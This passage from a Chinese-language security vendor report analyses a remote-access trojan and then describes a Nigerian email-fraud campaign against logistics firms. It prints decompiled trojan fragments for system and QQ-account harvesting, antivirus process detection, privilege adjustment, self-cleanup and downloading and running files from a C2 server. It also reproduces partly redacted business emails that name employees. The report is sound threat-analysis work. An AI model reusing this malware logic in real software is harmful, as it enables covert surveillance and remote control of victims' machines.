DWORD           dwMinorVer;     // 系统次版本
```

```
DWORD           dwBuildNumber;  // 系统 Build 版本
char            CPUClockMhz[20];// CPU 信息
DWORD           dwSpeed;        // 网速
UINT            bIsWebCam;      // 是否有摄像头
bool            bIsWow64;
DWORD           dwMemSize;
char            MarkTime[50];   // 安装时间
char            Virus[40];      // 杀毒软件
char            szQQNum[250];   // 登陆 QQ
BOOL            bIsActive;      // 用户状态
char            RemotePort[128]; //远程端口
}LOGININFO;
```

```
wsprintfA(&v9, aSystemCurrentc, ServiceName);
memset(&Dst, 0, 0x20u);
v2 = lstrlenA(::String);
nCreateFile(-2147483646, &v9, aGroup, 1, &Dst, 0, v2, 0);
memset(&v30, 0, 0x10u);
v34 = 16;
dword_10008B64(*(a1 + 72), &v30, &v34);
memcpy(&v12, &Src, 4u);
sub_10002E86(&v13, 0x32u, &v9);
VersionInformation.dwOSVersionInfoSize = 156;
GetVersionExA(&VersionInformation);              // 操作系统信息
if ( sub_10003412(&v36, &v35, &v33) )
{
  v16 = v36;
  v17 = v35;
  v18 = v33;
}
v22 = sub_1000336B() != 0;
sub_10002E2C(&v19);                              // 获取CPU频率 核心数
v3 = sub_10003611();                             // 通过获得QQ号
lstrcpyA(&String1, v3);
v4 = sub_10003F99();                             // 发现指定的活动进程
strcpy(&Dest, v4);
v27 = 0;
plii.cbSize = 8;
GetLastInputInfo(&plii);
if ( GetTickCount() - plii.dwTime > 0x2BF20 )
  v27 = 1;
Buffer.dwLength = 64;                            // 内存信息
GlobalMemoryStatusEx(&Buffer);
v23 = Buffer.ullTotalPhys >> 20;
v20 = a2;
v21 = sub_10002BEC();
v6 = sub_1000345A(v5);                           // 获取连接状态
lstrcpyA(&v14, v6);
sub_10003F1B(aRdpTcp, &v28, 0x80u);              // 查询远程登录端口3389
sub_100033AB(&v8, &String, 0x32u);
return sub_10001841(a1, &v10, 0x23Cu);
```

图：收集用户信息

通过“CTXOPConntion_Class”获取当前登录的 QQ 号码。

```
Str = 0;
memset(&v11, 0, 0x100u);
v12 = 0;
v13 = 0;                                        // CTXOPConntion_Class
qmemcpy(&ClassName, Str2, 0x14u);
Dest = 0;
memset(&v16, 0, 0xF0u);
memset(&v7, 0, 0x100u);
v8 = 0;
v9 = 0;
for ( i = FindWindowA(&ClassName, 0); i; GetClassNameA(i, &ClassName, 260) )
{
  if ( !strcmp(&ClassName, Str2) )
  {
    GetWindowTextA(i, &ClassName, 260);
    v1 = strlen(&ClassName);
    do
      --v1;
    while ( *(&ClassName + v1) != 95 );
    strcpy(&Dest, &Source[v1]);
    strcat(&Str, &Dest);
    strcat(&Str, ::Source);
  }
  i = GetWindow(i, 2u);
}
CloseHandle(i);
sub_1000359D(&Str);
v2 = strlen(&Str);
v3 = v2 < 4;
```

图：获取 QQ 号码

遍历进程，发现包含指定名称的进程。

```
aAvastCL        db 'Avast网络安全',0        ; DATA XREF: .data:off_10007170↑o
                db    0
                db    0
aAshdisp_exe    text "UTF-8", 'ashDisp.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
aAviraBB        db 'Avira(小红伞)',0       ; DATA XREF: .data:off_10007170↑o
                align 4
aAvcenter_exe   text "UTF-8", 'avcenter.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
                align 4
asc_10007964    db '金山毒霸',0             ; DATA XREF: .data:off_10007170↑o
                align 10h
aKxetray_exe    text "UTF-8", 'kxetray.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
aNod32          text "UTF-8", 'NOD32',0 ; DATA XREF: .data:off_10007170↑o
                align 4
aEgui_exe       text "UTF-8", 'egui.exe',0 ; DATA XREF: .data:off_10007170↑o
                align 10h
aZ              db '麦咖啡',0               ; DATA XREF: .data:off_10007170↑o
                align 4
aMcshield_exe   text "UTF-8", 'Mcshield.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
                align 4
asc_100079A8    db '瑞星杀毒',0             ; DATA XREF: .data:off_10007170↑o
                align 4
aRavmond_exe    text "UTF-8", 'RavMonD.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
aN              db '江民杀毒',0             ; DATA XREF: .data:off_10007170↑o
                align 4
aKvmonxp_exe    text "UTF-8", 'KvMonXP.exe',0
                                          ; DATA XREF: .data:off_10007170↑o
aI              db '卡巴斯基',0             ; DATA XREF: .data:off_10007170↑o
                align 4
aAvp_exe        text "UTF-8", 'avp.exe',0 ; DATA XREF: .data:off_10007170↑o
a360            db '360杀毒',0              ; DATA XREF: .data:off_10007170↑o
a360sd_exe      db '360sd.exe',0        ; DATA XREF: .data:off_10007170↑o
                db    0
                db    0
a360L           db '360安全卫士',0          ; DATA XREF: .data:off_10007170↑o
a360tray_exe    db '360tray.exe',0      ; DATA XREF: .data:off_10007170↑o
```

图：查找指定的进程

后台接收攻击者发送指令，通过 switch 结构下发执行。

功能列表：

会话管理（关机、重启、注销、卸载）、卸载、更改备注、查询配置、更改分组、下载执行、打开网页（显示）、打开网页（隐藏）、查找进程、查找窗口、Messagebox、开启代理、关闭代理。

```
else
{
  switch ( v4 )
  {
    case 0:
      sub_10001E59(*(Size + 1));            // 提升权限
      return;
    case 2:
      sub_10001F46((Size + 1), 0);
      return;
    case 4:
      sub_10001F46((Size + 1), 1);
      return;
    case 6:
      *(this + 4 * *(this + 4012) + 12) = sub_10004CF2(0, 0, sub_10002567, Size + 1, 0, 0);
      ++*(v5 + 4012);
      Sleep(0x64u);
      return;
    case 8:
      sub_10002494((Size + 1), 1);          // 打开IE浏览器，访问指定的URL
      return;
    case 9:
      sub_10002494((Size + 1), 0);
      return;
    case 1:
      sub_10002020();                       // 自我清理
      return;
    case 10:
      sub_10002287(Size, lpAddress);
      return;                               // 执行任意文件
    case 12:
      sub_10002467(Size, *(this + 4));      // 进程遍历
      return;
    case 13:
      v6 = *(this + 4);
```

图：远控指令分支

提升进程权限：SeShutdownPrivilege。

```
v17 = 1;
v2 = LoadLibraryA(aAdvapi32_dll_0);
v14 = GetProcAddress(v2, aOpenprocesstok);
v12 = GetProcAddress(v2, aAdjusttokenpri);
v13 = GetProcAddress(v2, aLookupprivileg);
v3 = LoadLibraryA(ModuleName);
hLibModule = v3;
v4 = GetProcAddress(v3, aGetcurrentproc);
v5 = (v4)(40, &hObject);
result = (v14)(v5);
if ( result )
{
  v9 = 1;
  v11 = a2 != 0 ? 2 : 0;                        // SeShutdownPrivilege
  (v13)(0, a1, &v10);
  (v12)(hObject, 0, &v9, 16, 0, 0);
  v7 = LoadLibraryA(aKernel32_dll_2);
  v8 = GetProcAddress(v7, aGetlasterror);
  if ( v8() )
    v17 = 0;
  CloseHandle(hObject);
  if ( v2 )
    FreeLibrary(v2);
  if ( hLibModule )
    FreeLibrary(hLibModule);
  result = v17;
}
return result;
```

图：进程提权

启动 IE 浏览器，以隐藏或显示方式访问指定的 URL 链接。

```
PUSH 0x1
PUSH ESI
PUSH 0x1000713C                          ASCII "Applications\iexplore.exe\shell\open\command"
PUSH 0x80000000
CALL 100052CA
ADD ESP,0x2C
TEST EAX,EAX
JE SHORT 10002561
LEA EAX,DWORD PTR SS:[EBP-0x158]
PUSH EAX
CALL DWORD PTR DS:[0x100060D4]           kernel32.lstrlenA
TEST EAX,EAX
JE SHORT 10002561
LEA EAX,DWORD PTR SS:[EBP-0x158]
PUSH 0x10007114                          ASCII "%1"
PUSH EAX
CALL DWORD PTR DS:[0x10006150]           msvcrt.strstr
POP ECX
CMP EAX,ESI
POP ECX
JE SHORT 10002561
PUSH DWORD PTR SS:[EBP+0x8]
PUSH EAX
CALL DWORD PTR DS:[0x100060E8]           kernel32.lstrcpyA
PUSH 0x10
XOR EAX,EAX
```

图：访问指定的 URL 链接

自清理功能，删除“Cdefgh”服务，结束当前进程。

```
SC_HANDLE v0; // eax@1
SC_HANDLE v1; // eax@1
int v2; // [sp+0h] [bp-94h]@1
unsigned int v3; // [sp+4h] [bp-90h]@2
int v4; // [sp+10h] [bp-84h]@1

v0 = OpenSCManagerA(0, 0, 2u);
v1 = OpenServiceA(v0, ServiceName, 0xF01FFu);
DeleteService(v1);
sub_10001FA4();
v2 = 148;
dword_10008AA8(&v2);
if ( v4 == 2 && v3 >= 6 )
  dword_10008E60 = 1;
exit(0);
```

图：自清理

下载任意文件，通过连接指定的 C2 服务器可下载文件到本地。

```
v11 = 1;
v15 = 1;
v2 = LoadLibraryA(aWininet_dll_0);
hModule = v2;
v3 = GetProcAddress(v2, aInternetopena);
v12 = (v3)(aMsie6_0, 0, 0, 0, 0);
if ( v12 && (v4 = GetProcAddress(v2, aInternetopenur), (v10 = (v4)(v12, hFile, 0, 0, 0x80000000, 0)) != 0) )
{
  hFilea = CreateFileA(lpFileName, 0x40000000u, 0, 0, 2u, 0, 0);
  if ( hFilea != -1 )
  {
    while ( 1 )
    {
      memset(&Dst, 0, 0x400u);
      v6 = GetProcAddress(hModule, aInternetreadfi);
      (v6)(v10, &Dst, 1024, &nNumberOfBytesToWrite);
      if ( v11 )
      {
        if ( Dst != 23117 )
          break;
      }
      v11 = 0;
      WriteFile(hFilea, &Dst, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      if ( nNumberOfBytesToWrite <= 0 )
        goto LABEL_12;
    }
    v15 = 0;
ABEL_12:
    CloseHandle(hFilea);
    v2 = hModule;
  }
  Sleep(1u);
  v7 = GetProcAddress(v2, aInternetcloseh);
  (v7)(v10);
  (v7)(v12);
  if ( v2 )
```

图：下载任意文件

执行任意文件，将下载的数据写入到本地文件并通过创建进程来执行。

```
,
else
{
  strcpy(&Dest, Source);
}
if ( !nCreateFile(2147483648, &Dest, 0, 1, &Dst, 0, 260, 0) )
  goto LABEL_21;
memset(&v6, 0, 0x1F4u);
wsprintfA(&v6, aSShellOpenComm, &Dst);        // %s\shell\open\command
memset(&Dst, 0, 0x104u);
String1 = 0;
memset(&v8, 0, 0x100u);
v9 = 0;
v10 = 0;
if ( nCreateFile(2147483648, &v6, 0, 2, &String1, 0, 260, 0) )
{
  nWriteFile(&String1, &Dst, 260);
  v5 = strstr(&Dst, SubStr);
  if ( v5 || (v5 = strstr(&Dst, a1)) != 0 )
  {
    lstrcpyA(v5, Str);
  }
  else
  {
    lstrcatA(&Dst, ::Source);
    lstrcatA(&Dst, Str);
  }
  memset(&v18, 0, 0x40u);
  v17 = 68;
  if ( a2 )
  {
    v19 = aWinsta0Default;
  }
  else
  {
    v20 = 1;
    v21 = 0;
  }
  nCreateProcess(0, &Dst, 0, 0, 0, 0, 0, 0, &v17, &v16);
  result = 1;
```

图：执行任意文件

遍历进程并将信息发送到攻击者服务器。


```
int v6; // [sp+Ch] [bp-134h]@2
CHAR String2; // [sp+30h] [bp-110h]@4
FARPROC v8; // [sp+134h] [bp-Ch]@1
FARPROC v9; // [sp+138h] [bp-8h]@1
int v10; // [sp+13Ch] [bp-4h]@1

v1 = LoadLibraryA(ModuleName);
v2 = GetProcAddress(v1, aCreatetoolhelp);
v9 = GetProcAddress(v1, aProcess32first);
v10 = 0;
v8 = GetProcAddress(v1, aProcess32next);
v3 = (v2)(2, 0);
if ( v3 )
{
  v6 = 296;
  for ( i = (v9)(v3, &v6); i; i = (v8)(v3, &v6) )
  {
    if ( !lstrcmpiA(lpString1, &String2) )
    {
      v10 = 1;
      break;
    }
  }
}
CloseHandle(v3);
if ( v1 )
  FreeLibrary(v1);
return v10;
```

图：获取进程信息

三、关联分析

瑞星安全研究院对该样本关联分析后发现，该攻击事件幕后攻击者早在 2019 年底就开始通过大量的热点事件、色情信息为诱饵投递病毒，其中包含科比去世等热点事件。分析发现最早一个样本出现在 2019 年 11 月份，样本中出现的事件很多发生在东南亚的泰国、菲律宾和越南。大致可以看出该攻击者的攻击对象主要是东南亚的华人。



图：关联样本文件名

四、防范措施

- 不打开未知来源的可疑的文件和邮件，防止社会工程学和钓鱼攻击。
- 部署网络安全态势感知、预警系统等网关安全产品。该类产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。
- 安装有效的杀毒软件，可拦截恶意文档和木马病毒，阻止病毒运行，保护用户的终端安全。
- 及时修补系统补丁和重要软件的补丁。

专题 2:2020 年国内大量外贸物流企业遭受尼日利亚钓鱼组织攻击

一、钓鱼组织乔装甲乙双方 一封邮件获利 5 万美元

2020 年 6 月，上海某航运集团与一家国外物流公司进行合作交易往来过程中，被网络钓鱼组织攻击，险些蒙受 5 万多美元的经济损失，过程如下：

该航运集团与另一家国外物流公司有合作往来，双方在进行邮件沟通中，被一个尼日利亚网络钓鱼组织相中，该组织不仅注册了与双方网站相似度极高的域名，还劫持了双方员工的邮件往来，仿冒了往来人员的邮箱账号。


RE: INVOICE SETTLEMENT 70% OF JIP SEMARANG PROJECT & DOWN PAYMENT NEW ASIA PROJECT

uliana [world trans]

发给 'Nora', 'ruyi.zhou', 'ahmadunaids1984', 'dchan', 'yulia', 'iva', '李彤', '陈冀擘', 'dh4riyadi', 'dhard', 'wenny', 'arta', 'artati15ad', ... 2020-06-23 09:57 隐藏信息

发件人: uliana [world trans]<ulianas@[redacted]>

收件人: 'Nora'<nora@[redacted]>, 'ruyi.zhou'<ruyi.zhou@[redacted]>

抄送: [redacted]

时间: 2020年6月23日 (周二) 09:57

大小: 200 KB

Dear Mr. Ruyi Zhou

Have you transferred USD 7140,153 for down payment New Asia Project.

We waiting your bank slip by today because shipment has arrived


Regard's
Uliana

From: uliana [world trans] [mailto:ulianas@[redacted]
Sent: Monday, June 22, 2020 12:13 PM
To: 'Nora'; 'ruyi.zhou'
Cc: 'ahmadunaids1984'; 'dchan'; 'yulia'; 'iva'; '李彤'; '陈冀擘'; 'dh4riyadi'; 'dhard'; 'wenny'; 'arta'; 'artati15ad'; 'nanda'
Subject: RE: INVOICE SETTLEMENT 70% OF JIP SEMARANG PROJECT & DOWN PAYMENT NEW ASIA PROJECT

Dear Mr. Ruyi Zhou

Have you transfer USD 7140,153 for down payment New Asia Project.

图：真实物流方与仿冒航运方进行邮件通信


Re: Re: INVOICE SETTLEMENT 70% OF JIP SEMARANG PROJECT

ruyi.zhou

发给 Nora, uliana [world trans], ahmadunaids1984, dchan, yulia, iva, 李彤, 陈冀擘, dh4riyadi, wenny, arta, artati15ad, nanda 2020-06-19 14:49 隐藏信息

发件人: ruyi.zhou<ruyi.zhou@[redacted]>

收件人: Nora<nora@[redacted]>

抄送: [redacted]

时间: 2020年6月19日 (周五) 14:49

大小: 922 KB

INV RTA New Asia.pdf (484 KB)

DEAR NORA:

We just changed the settlement method with our customers today. So please fill in the attached bill to us, give us the US dollar bill at the price of 8.5usd. We pay you in US dollars. thanks

2020-06-19


ruyi.zhou

发件人： Nora <nora@[redacted]
发送时间： 2020-06-19 12:13
主题： Re: INVOICE SETTLEMENT 70% OF JIP SEMARANG PROJECT
收件人： "ruyi.zhou"<ruyi.zhou@[redacted]


图：真实航运方与仿冒物流方进行通信

攻击组织通过一个中间人的角色，分别伪装成航运集团及物流公司进行通信，从中获取合作内容等关键信息，并在商讨付款时修改收款银行信息，使得航运集团将少量资金转入了攻击组织，而

并未察觉。就在航运集团即将再次向攻击组织转入 5 万多美金时，瑞星公司通过追踪发现了该组织的攻击信息，及时联系了该集团，停止付款交易，帮其及时止损。



图：攻击者劫持收款人的 Invoice 信息



图：攻击者将修改后 Invoice 发送给付款人

交易通知

日期	:23-6月-2020	客户参考号	:
交易参考号	:		
受益人名称	:	收款行 SWIFT/BIC	:
受益人账号	:		
收款行	:		

交易详情

		汇款金额	汇率		交易金额	账号
本金						
	USD	7,140.15		USD	7,140.15	0003-012745-01-4
OT - Agent Charges				USD	15.00	0003-012745-01-4
OT - Handling Commission				USD	35.65	0003-012745-01-4

交易追踪信息


SWIFT gpi交易状态	SWIFT gpi跟踪号码	共用时
	bec14e9f-bf31-478a-b8f9-b9328b163398	

1 发起行 →

DBSSSGSG

发送日期和时间
23 Jun 2020 12:15hr

汇款金额
USD
7,140.15



图：付款完成后还未发现问题

此次瑞星安全专家在追踪中发现，尼日利亚长期存在的多个网络钓鱼攻击组织，正在对国内大量进出口贸易、货运代理、船运物流等企业进行着猛烈的网络钓鱼攻击，这类组织通过搜索、购买


或窃取等方式获取企业相关邮箱账号进行钓鱼邮件投递，劫持企业公务往来邮件，伪装成买卖双方进行诈骗，以牟取暴利，导致国内很多企业遭受巨大的经济损失或信息被窃。

二、国内大量外贸物流企业已遭受攻击

瑞星安全研究院通过长时间的追踪，获取了部分尼日利亚网络攻击组织使用的邮箱和服务器访问权限，从而还原出该组织的一些攻击路径及方式：

1. 攻击者通过爬虫或搜索、黑市购买及间谍软件窃取等方式获取大量邮箱地址，通过专业的工具抽取所有与该邮箱进行通信的邮件地址，从而得到大量优质的潜在攻击对象；

